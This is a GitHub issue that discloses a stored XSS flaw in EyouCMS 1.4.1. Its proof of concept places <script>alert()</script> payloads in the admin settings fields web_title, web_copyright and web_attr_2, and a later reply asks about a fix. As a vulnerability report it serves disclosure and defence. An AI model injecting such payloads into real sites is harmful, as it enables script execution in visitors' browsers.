New issue

Jump to bottom

Storage XSS vulnerabilities exist in "web_copyright " field in eyoucms 1.4.1 #8

⊙ Open **my123px** opened this issue on Jan 14, 2020 · 2 comments


my123px commented on Jan 14, 2020

Storage XSS refers to an application that directly stores malicious code submitted by the attacker to the background. When the display data page is accessed, the malicious script executes malicious code in the browser due to html injection and the attacker controls the browser.


After the administrator logged in, open the following one page

url:http://127.0.0.1/EyouCMS/login.php

poc: in web_copyright



```
web_status: 0
web_name: 易优Cms-演示站
web_logo_local: /uploads/allimg/20190114/ba52bdcbb075530e33454279df374aba.png
web_logo_remote:
web_ico: /favicon.ico
web_basehost: http://10.211.55.4
web_title: 易优CMS -  Powered by Eyoucms.com<script>alert(1)</script>
web_keywords:
web_description:
web_copyright: <script>alert('web_copyright')</script>
web_recordnum:
web_attr_1: 11
web_attr_2: <script>alert('web_attr_2')</script>
web_attr_3: 111
web_attr_4: /uploads/allimg/20190114/6a9bcb2f4cf5a66473fa8491f63481de.jpg
web_thirdcode_pc:
web_thirdcode_wap:
```



10.211.55.4

华为无线快充手机

全身都是科技亮点！7nm麒麟芯片，问鼎性...

10.211.55.4 显示

web_copyright

OS-WS commented on Aug 11, 2021

Hi,
Is there any fix coming up?

my123px commented on Aug 11, 2021 Author

> Hi,
> Is there any fix coming up?

Well, this issue was submitted 19 months ago. At present, eyoucms has released version 1.5.4. I have not retested the issue for the latest version. If you are interested, you may have a try :)

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants